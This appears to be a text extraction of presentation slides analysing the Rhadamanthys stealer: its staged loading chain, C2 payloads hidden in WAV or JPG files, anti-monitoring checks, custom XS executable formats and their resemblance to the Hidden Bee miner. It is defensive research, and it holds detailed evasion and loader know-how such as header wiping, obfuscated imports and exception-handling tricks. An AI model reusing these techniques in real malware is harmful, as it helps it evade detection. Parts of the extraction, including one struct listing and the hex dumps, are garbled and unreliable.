
Only the first module is a PE




• The exe carries configuration and a package containing other modules

The configuration including the C2 address

A package with multiple other modules




• The bootstrap shellcode is loaded



In the version 0.5.0 the shellcode loaded from the package is filled into .textbss section. In other versions it may be loaded into a private memory


• The shellcode loads the next component (Stage 2)




The component in a custom format

• The custom module continues with the loading


The component in a custom format - another part of loding chain



• Stage 2 loads other components from the package




• The modules check the environment against monitoring tools



the custom modules responsible for environment checks


• The next module is run only if the environment is clean



netclient:

downloading and decrypting the next stage

• The C2 should respond with a media file, carrying the payload




The C2 is queried after all the environment checks passed


• The media file: WAV or JPG

```
if ( a2 == aEndOfStream )
if ( resp code != 200 )
  if ( resp_code == 403 || !*(_DWORD *)(a1[3] + 4) && resp_code == 400 )
   *( QWORD *)(v8 + 232) = fetch val(0i64);
   *( DWORD *)(v8 + 216) = 1;
 return 0;
if (a8)
   v12 = sub 104A76(**i, (int)(*i)[1]);
   if ( v12 )
     if ( v12 == &ptrContentType )
     return to_copy_stuff;
  v13 = &a7[5 * v10];
 if (!strnicmp((const char *)v13[2] aJPG, (size_t)v14) )
   *(_DWORD *)(v8 + 204) = parse_jpg;
 else if (!strnicmp((const char *)v13[2], aAudioWav) (size_t)v13[3])
   *( DWORD *)(v8 + 204) = parse wav;
return to_copy_stuff;
```

Contains encrypted package









earlier version of RH used the following JPG




package #2

• There is still a bit more complexity...

Runs under the cover of one of the following:

- credwiz.exe
- OOBE-Maintenance.exe
- openwith.exe
- dllhost.exe
- rundll32.exe



The final stage: components

package #2

Package #2 carries the components for the final stage

Module path	Туре	Role
/bin/i386/coredll.bin /bin/amd64/coredll.bin	XS2	Main stealer module
/bin/i386/stubmod.bin /bin/amd64/stubmod.bin	XS2	Prepares a .NET environment inside the process, to load other .NET modules
/bin/i386/taskcore.bin /bin/amd64/taskcore.bin	XS2	Manages additional modules for the tasks supplied by the C2
/bin/i386/stubexec.bin /bin/amd64/stubexec.bin	XS2	Injects into regsvr32.exe, and remaps the module into a new process
/bin/KeePassHax.dll	PE (.NET)	Steals KeePass credentials
/bin/runtime.dll	PE (.NET)	Runs PowerShell scripts and plugins in the form of .NET assemblies
/bin/loader.dll	PE (.NET)	General purpose .NET assemblies runner

• Since version 0.4.5 Rhadamanthys uses a custom format with XS magic (two variants, XS1 and XS2)

• How it differs from the PE?


Custom, unfamiliar header

Atypical sections layout

 Customized data directories: relocations, imports, etc

Obfuscated imports

• We were able to create a tool that can convert an XS component, dumped from memory, into a PE



tree/master/bee lvl2 converter

Converted data directories: relocations, imports, etc

Deobfuscated, easily parsable imports

• The XS header is a minimalist rework of PE header

```
struct xs1 format
  WORD magic;
                                   new field: XOR
  WORD nt magic;
  WORD sections count;
                                       key for
  WORD imp key;
                                   deobfuscation
  WORD header size;
  WORD unk 3;
  DWORD module size;
  DWORD entry point;
 xs1 data dir imports;
  xs1 data dir exceptions;
  xs1 data dir relocs;
 xs section sections[SECTIONS COUNT];
```

PE fields

The XS header obfuscation

• After the loading completed, the header is overwritten with random bytes

Address	Hex	C															ASCII	Addres
00007DF43D750000			08							E0								00007D
00007DF43D750010	5C	2D	01	00	00	A0	12	00	18	01	00	00	00	00	12	00		00007D
00007DF43D750020	D4	85	00	00	00	C0	12	00	C6	OB	00	00	00	10	00	00	ÔÀÆ	00007D
00007DF43D750030	AC	00	00	00	00	9C	0E	00	03	00	00	00	00	BO	0E	00	¬°	00007D
00007DF43D750040	AC	9C	0E	00	00	14	00	00	03	00	00	00	00	D0	0E	00	¬	00007D
00007DF43D750050	AC	BO	0E	00	00	8C	02	00	02	00	00	00	00	60	11	00	¬°`	00007D
00007DF43D750060			11		00		00	00	06	00	00	00		00		00	¬ <d< td=""><td>00007D</td></d<>	00007D
00007DF43D750070			11		00	86	00	00	02	00	00	00	00			00	¬	00007D
00007DF43D750080			12				00	00	02		00	00				00		00007D
00007DF43D750090			12		00		00	00	0F		00	00	00	C0	12		¬A	00007D
00007DF43D7500A0			12	00	00	1 C	00	00	0A	00	00	00	00	00	00		¬&	00007D
00007DF43D7500B0		00		00	00	00	00	00	00	00	00	00	00	00	00			00007D
00007DF43D7500C0			00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF43D7500D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF43D7500E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF43D7500F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF43D750100	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF43D750110	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF43D750120		00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF43D750130	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF43D750140	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF43D750150	90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF43D750160	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF43D75017/	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF43D750/ /0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF43D75 /90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF43D /1A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF4/ /01B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007DF /501C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
00007/ /7501D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
1E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
1F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
of 000 200	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D
efore 200	00	00		00		00	00	00	00	00	00	00	00	00	00			00007D
220	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00		00007D

_																	
Address	Hex	(ASCII
00007DF43D750000	3C	26	BO	4D	38	16	FB	19	1 C	BC	CB	01	85	EO	AB	53	<&°M;.û¼Ëà«S
00007DF43D750010	F1	21	CE	7E	C9	9B	49	6B	06	AF	3E	E4	00	00	12	00	ñ!î~È.Ik.¯>ä
00007DF43D750020	D4	85	00	00	C7	04	59	F4	E9	4A	43	F9	26	CE	EΕ	21	ôÇ.YôéJCù&Îî!
00007DF43D750030	3E	60	В3	3F	98	1E	86	3B	D2	9A	53	B4	0E	67	17	0E	>`*?;Ò.S′.g
00007DF43D750040	E2	FD	A1	2D	D9	4B	C7	ΑE	0E	C5	62	AD	B4	F7	6A	D1	âý;-ÙKÇ⊕.Âb.´÷jÑ
00007DF43D750050	C6	D0	FΒ	23	C8	E2	82	04	34	46	FA	D5	B2	D6	51	зА	ÆĐû#Èâ4FúÕ=ÖQ:
00007DF43D750060	83	84	F6	4D	2A	Α5	5C	07	82	85	10	4B	4E	6E	A2	8B	öM*¥\KNn¢.
00007DF43D750070	97	87	1 A	3F	02	7B	9D	82	FD	69	56	8E	3E	36	DA	25	?.{ýiV.>6Ú%
00007DF43D750080	F5	4D	E8	F6	0E	E5	8B	F9	63	OC.	59	46	52	E9	E7	9D	őMèö.á.ùc.YFRéç.
00007DF43D750090	74	D1	EF	E6	8B	18	ΒE	61	FA	F1	3E	60	66	42	DD	AC	tÑïæ¾aúñ>`fBݬ
00007DF43D7500A0	6F	17	93	26	96	D2	1F	AΑ	F6	96	E7	8A	75	7B	89	45	o&.Ò.ªö.ç.u{.E
00007DF43D7500B0	48	2F	ED	67	77	7A	FC	14	D8	7A	B5	65	OA	28	EC	AB	H/igwzü.Øzµe.(ì«
00007DF43D7500C0	E1	7D	BD	E1	14	F1	8C	C8	3B	14	94	2D	8C	D0	D3	5A	á}¼á.ñ.È;ĐÓZ
00007DF43D7500D0	0C	D2	56	FC	46	F0	50	E6	B1	F6	FF	3C	56	9D	E0	83	.OvüF@Pæ±öÿ <v.a.< td=""></v.a.<>
00007DF43D7500E0	02	1E	80	47	89	E3	4F	63	68	6B	E7	8F	45	22	75	80	G.ãOchkç.E"u.
00007DF43D7500F0	71	Α4	77	98	7B	83	C1	1E	11	EE	41	35	99	C8	5F	DO	q¤w.{.AîA5.È_D
00007DF43D750100	60	3F	E4	66	D4	E5	1A	00	9F	BO	22	12	BF	9F	92	41	`?äfôå°".¿A
00007DF43D750110	13	4E	EC	9C	7B	C4	EF	5E	6D	C8	68	B5	D9	70	D6	3D	.Nì.{Aï^mĒhµŪpO=
00007DF43D750120	36	99	8E	73	EB	OB	EE	07	0E	45	88	В4	BE	8C	В1	74	6së.îE. %.±t
00007DF43D750130	4C	35	AC	D7	EA	C5	30	91	5E	34	74	36	3B	BD	ΒE	BD	L5¬xêÂ0.^4t6;%%%
00007DF43D750140	57	49	OC.	66	86		DD	F0	6C	61	10	16	CD.	25	8D	5C	WI.f <u>.</u> =ÝðlaÍ%.∖
00007DF43D750150	BB	C7	93	BA	AF	98	63	61	A2	Α8	38	14	FC	X.B	1C	Α6	»Ç.ºca¢ 8.ü{.¦
00007DF43D750160	98	6C	E2	DD	AF	41	D2	22	AE	06	53	4A	B8		56	OC.	.1âݯAÒ"⊖.SJV.
00007DF43D750170	5D	3D	D2	64	31	62	79	3F	D3	1D	5C	6C	0E	В9	Y	63]=0d1by?0.\1.!¬c
00007DF43D750180	34	C2	1E	C6	8F	33	92	E2	1D	D2	25	29	40	D5	CE/	8	4Å.Æ.3.â.Ò%)@ÕÎØ
00007DF43D750190	BF	25	63	06	5A	65	E7	63	6E	07	C5	EE	84	14	FΕ	7	%c.Zeccn.Aîb0
00007DF43D7501A0	50	37	C9	15	DO	E2	48	27	CA	4E	70	24	82	38	28	c_{λ}	É.DâH'ÊND\$.8+C
00007DF43D7501B0	BE	EΒ	63	2F	27	91	C4	FC	66	48	E3	CA	5E	В4	72	Α5	ÄüfHãÊ^′r¥
00007DF43D7501C0	8E	7E	5A	A2	A7	34	50	FΕ	CC	71	6B	BD	CE	CA	22	81	.~\ %biqk%îÊ".
00007DF43D7501D0	33	21	OD	CE	AE	EΑ	81	CO	90	6B	73	ΒE	FF	E4	C8	2D	3!. ks¥väÈ-
00007DF43D7501E0	2B	DB	EΑ	32	B4	вв	51	10	43	4B	7A	44	В8	65	CA	17	1
00007DF43D7501F0	13	F7	99	6B	15	FΑ	2E	43	7A	F0	8F	17	A0	72	В4	7C	
00007DF43D750200	F1	07	FC	04	46	EO	07	62	25	CC	C1	33	3E	43	D9	99	After
00007DF43D750210	11	DC	13	71	99	08	E6	09	56	C7	15	18	40	7A	EΒ	28	Arter
00007DF43D750220	CF	3C	9B	FF	76	02	6C	78	A1	84	87	A3	7F	49	E3	BE	

The XS format - sections

• Not all sections that are in the raw format are to be loaded. It is determined by a flag if the section is to be loaded or not.

Section #1
PAGE_NOACCESS

Section #2

PAGE_NOACCESS

Section #3

Inaccessible pages between sections make dumping contiguous memory harder

• Only 3 data directories

```
struct xs1_format
{
    _WORD magic;
    _WORD nt_magic;
    _WORD sections_count;
    _WORD imp_key;
    _WORD header_size;
    _WORD unk_3;
    _DWORD module_size;
    _DWORD entry_point;

xs1_data_dir imports;
xs1_data_dir exceptions;
xs1_data_dir relocs;
xs_section sections[SECTIONS_COUNT];
};
```

The XS format - relocations

```
struct xs_relocs
{
    DWORD count;
    xs_relocs_block blocks[1];
};

DWORD page_rva;
    DWORD entries_count;
};
```

after the list of reloc blocks, there are entries in the following format:

```
struct xs_reloc_entry {
    BYTE field1_hi;
    BYTE mid;
    BYTE field2_low;
};
```

Relocations are stores as pairs, condensed into 3 bytes:

- 1st byte, 1st nibble from the 2nd byte
- 2nd nibble from the
 2nd byte, and 3rd byte

```
OD 80 FO OF 70 FF 10
C1 80 18 41 88 18 C1
EE 1F 22 56 25 F2 78
```

0x184; 0x188

The XS format - imports

```
struct xs1_format
{
    _WORD magic;
    _WORD nt_magic;
    _WORD sections_count;
    _WORD imp_key;
    _WORD header_size)
    _WORD unk_3;
    _DWORD module_size;
    _DWORD entry_point;
    xs1_data_dir imports;
    xs1_data_dir exceptions;
    xs1_data_dir relocs;
    xs_section sections[SECTIONS_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COMES_COME
```

```
struct xs1_import
{
    _DWORD dll_name_rva;
    _DWORD first_thunk;
    _DWORD original_first_thunk;
    _BYTE obf_dll_len[4];
};
```

The DLL names are obfuscated with the XOR-based algorithm, using the key from XS header

The key from the main header is used to deobfuscate the DLL, and also in checksum calculation

The functions are resolved by checksums, that are stored in place of thunks

The XS format- exceptions



Registering the exception handlers in Rhadamanthys (64-bit)

The XS format- exceptions

```
32-BI
```

.

```
BOOLEAN stdcall RtlDispatchException(PEXCEPTION RECORD ExceptionRecord, PCONTEXT Context)
     unsigned int RegistrationHead; // ebx
     unsigned int v4; // ebx
     unsigned int v5; // edi
     unsigned int v6; // eax
     int v7; // eax
     int v8: // eax
     int ( stdcall *v10)(int, EXCEPTION REGISTRATION RECORD *, int, int); // eax
    struct EXCEPTION_RECORD v11; // [esp+4h] [ebp-64h] BYREF
     unsigned int v12; // [esp+54h] [ebp-14h] BYREF
     int ProcessInformation; // [esp+58h] [ebp-10h] BYREF
     unsigned int v14; // [esp+5Ch] [ebp-Ch] BYREF
     unsigned int v15; // [esp+60h] [ebp-8h] BYREF
     BOOLEAN v16; // [esp+67h] [ebp-1h]
     char ExceptionRecord 3; // [esp+73h] [ebp+Bh]
     v16 = 0:
     if ( (unsigned int8)RtlCallVectoredExceptionHandlers(ExceptionRecord, Context) )
20
                                                                                               15
21
       v16 = 1;
22
23
     else
24
25
       RtlpGetStackLimits(&v15, &v14);
                                                                                               19
26
       ProcessInformation = 0;
27
       RegistrationHead = RtlpGetRegistrationHead();
28
       ExceptionRecord 3 = 1;
       if ( MEMORY[0x7EF70679](-1, ProcessExecuteFlags, &ProcessInformation, 4, 0) >= 0 && (ProcessInformat
29
30
                                                   // 7ef70000 + 679 -> proxy func
31
32
         ExceptionRecord 3 = 0;
33
34
       else
35
```

```
STATUS stdcall proxy func(
      HANDLE ProcessHandle,
      PROCESSINFOCLASS ProcessInformationClass.
      DWORD *ProcessInformation,
      ULONG ProcessInformationLength,
      PULONG ReturnLength)
NTSTATUS result; // eax
result = g ZwQueryInformationProcess(
           ProcessHandle,
           ProcessInformationClass,
           ProcessInformation.
           ProcessInformationLength.
           ReturnLength);
if (!result && ProcessInformationClass == ProcessExecuteFlags )
  *ProcessInformation |= 0x20u;
return result;
```

set additional flag:
ImageDispatchEnable
(make the custom module to be treated as MEM_IMAGE)

The lineage of the custom formats

Malware	Format	Customized PE header?	Customized imports?	Customized relocations?	
RH >= 0.4.5	XS	✓	<u> </u>	<u> </u>	✓
RH < 0.4.5	HS	✓	partial	×	✓
RH < 0.4.5	RS	✓	✓	×	✓

The lineage of the custom formats

Malware	Format	Customized PE header?	Customized imports?	Customized relocations?	
RH >= 0.4.5	XS	✓	✓	✓	✓
RH < 0.4.5	HS	✓	partial	×	✓
RH < 0.4.5	RS	✓	✓	×	✓

Identical implementation of custom exception handling can be found in HiddenBee

The Hidden Bee miner




Diagram of the header of "BABECAFE" filesystem (based on ROM FS), containing a module in a custom NS format. Source:

https://www.malwarebytes.com/blog/news/2019/05/hidden-bee-lets-go-down-the-rabbit-hole

```
00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Decoded text
       Next File Header
00000020 74 01 00 00 80 8D 00 00 D0 8D 00 00
                                                   t...€Ť..ĐŤ..
                                                                  File Size
                                                                  File Name
        69 33 38 36 2F 63 6F 72 65 64 6C 6C 2E 62 69 6E
00000040
00000040
00000060
00000070
00000080
00000090
                                                   . . . . . . . ` . . . . . . .
000000A0
                                                   .h.c.....c..@.
                                                   .H.e....e..@.
000000C0
                                                   .č.,.........
                                                  .â.‱..€...‰..0.
000000D0
000000E0
        00 00 00 00 00 00 00 00
                               The "NS" custom executable
        61 6D 64 36 34 2F 70 72 65 6C 6F 61 64 00 00 90
        90 90 E8 54 00 00 00 00 00 00 00 00 00 00 00 ..čT......
```

diagram of the stages - source:

https://www.trendmicro.com/en_us/research/18/g/new-underminer-exploit-kit-delivers-bootkit-and-

<u>cryptocurrency-mining-malware-with-encrypted-tcp-</u> tunnel.html

The XS header obfuscation

- NS (Hidden Bee)
- HS (Rhadamanthys)

```
const WORD NS MAGIC = 0x534e;
+const WORD HS MAGIC = 0x5348;
-namespace ns exe
+namespace hs exe
         const size t DATA DIR COUNT = 6;
        const size t DATA DIR COUNT = 3;
        enum data_dir_id {
                IMPORTS = 1,
                RELOCATIONS = 3,
                 IMPORTS = 0.
                EXCEPTIONS.
                RELOCATIONS = 2
        typedef struct {
00 -23,14 +23,12 00 namespace ns_exe {
                 DWORD va:
                DWORD size;
                DWORD raw addr;
        } t_section;
        typedef struct {
                DWORD dll name rva;
                 DWORD original_first_thunk;
                 DWORD first thunk;
        } t_import;
        typedef struct {
00 -40,12 +38,11 00 namespace ns_exe {
                 WORD hdr size;
                DWORD entry_point;
                 DWORD module size;
                 DWORD image base;
                 DWORD image_base_high;
                 DWORD saved;
                 DWORD unknown1;
                DWORD unkl;
                DWORD module base high;
                 DWORD module base low;
                 DWORD unk2;
                 t_data_dir data_dir[DATA_DIR_COUNT];
                 t section sections;
        } t format;
```

Comparing the layout of the full header we can see a significant overlap

The lineage of the custom formats

Malware	Format	Customized PE header?	Customized imports?	Customized relocations?	Customized exception handling?
RH >= 0.4.5	XS	✓	✓	✓	✓
RH < 0.4.5	HS	✓	partial	×	✓
RH < 0.4.5	RS	✓	✓	×	✓
HiddenBee	NS	✓	partial	×	✓

partially customized import table; same as in HS format

Similar modular design

• The custom packages, having not only analogous structure, but even the same paths to the components!


```
10004015 push
                                               ; int
              10004016 push
                               eax
                                               : Str1
              10004017 push
                               [ebp+arg C]
                                               ; int
                               find by path
              1000401A call
              1000401F add
                               esp, 10h
              10004022 cmp
                               eax, edi
              10004024 mov
                               [ebp+Src], eax
              10004027 jz
                               loc 1000448C
1000402D cmp
                byte ptr [ebp+arg 14], 0
10004031 mov
                eax, offset aBinAmd64Coredl; "/bin/amd64/coredll.bin'
                 short loc 1000403D
10004036 jnz
                 eax, offset aBinI386Coredll; "/bin/i386/coredll.bin"
10004038 mov
```

Similar modular design

- Submodules referenced by paths in a format: /bin/amd64/[module_name] or /bin/i386/[module_name], often with .bin extension
- The components may be injected into other processes, and loaded with the help of additional shellcodes
- Overlap is so significant that Virus Total identified some of the Rhadamanthys shellcodes as Hidden Bee components

Who is the Rhadamanthys author?

- Both Hidden Bee and Rhadamanthys seem to be a work of the same entity
- ·A team? One skilled person?
